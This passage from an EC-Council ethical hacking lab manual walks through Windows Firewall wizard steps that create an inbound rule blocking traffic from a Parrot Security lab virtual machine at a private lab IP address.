


Figure 2.1.4: Rule Type wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. In the **Program** section, leave the settings to default and click **Next.**




Figure 2.1.5: Program wizard

8. In the **Protocol and Ports** section, leave the settings to default and click **Next.**




Figure 2.1.6: Protocols and Ports wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. In the **Scope** section, choose the **These IP addresses** radio button under **Which remote IP addresses does this rule apply to?**, and then click **Add**.




Figure 2.1.7: Scope wizard

10. The **IP Address** pop-up appears; type the IP address of the **Parrot Security** virtual machine and click **OK**.

Note: In this task, the IP address of the Parrot Security is **10.10.10.13**, which may differ in your lab environment.




Figure 2.1.8: IP Address window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Click **Next** in the **Scope** section once the IP address has been added.




Figure 2.1.9: Scope wizard

12. In the **Action** section, choose the **Block the connection** radio button and click **Next**.
13. By doing this, we are blocking all incoming traffic that comes through the **Parrot Security** virtual machine.




Figure 2.1.10: Action wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. In the **Profile** section, leave the settings on default and click **Next**. By doing this, the newly created rule will apply to all profiles.

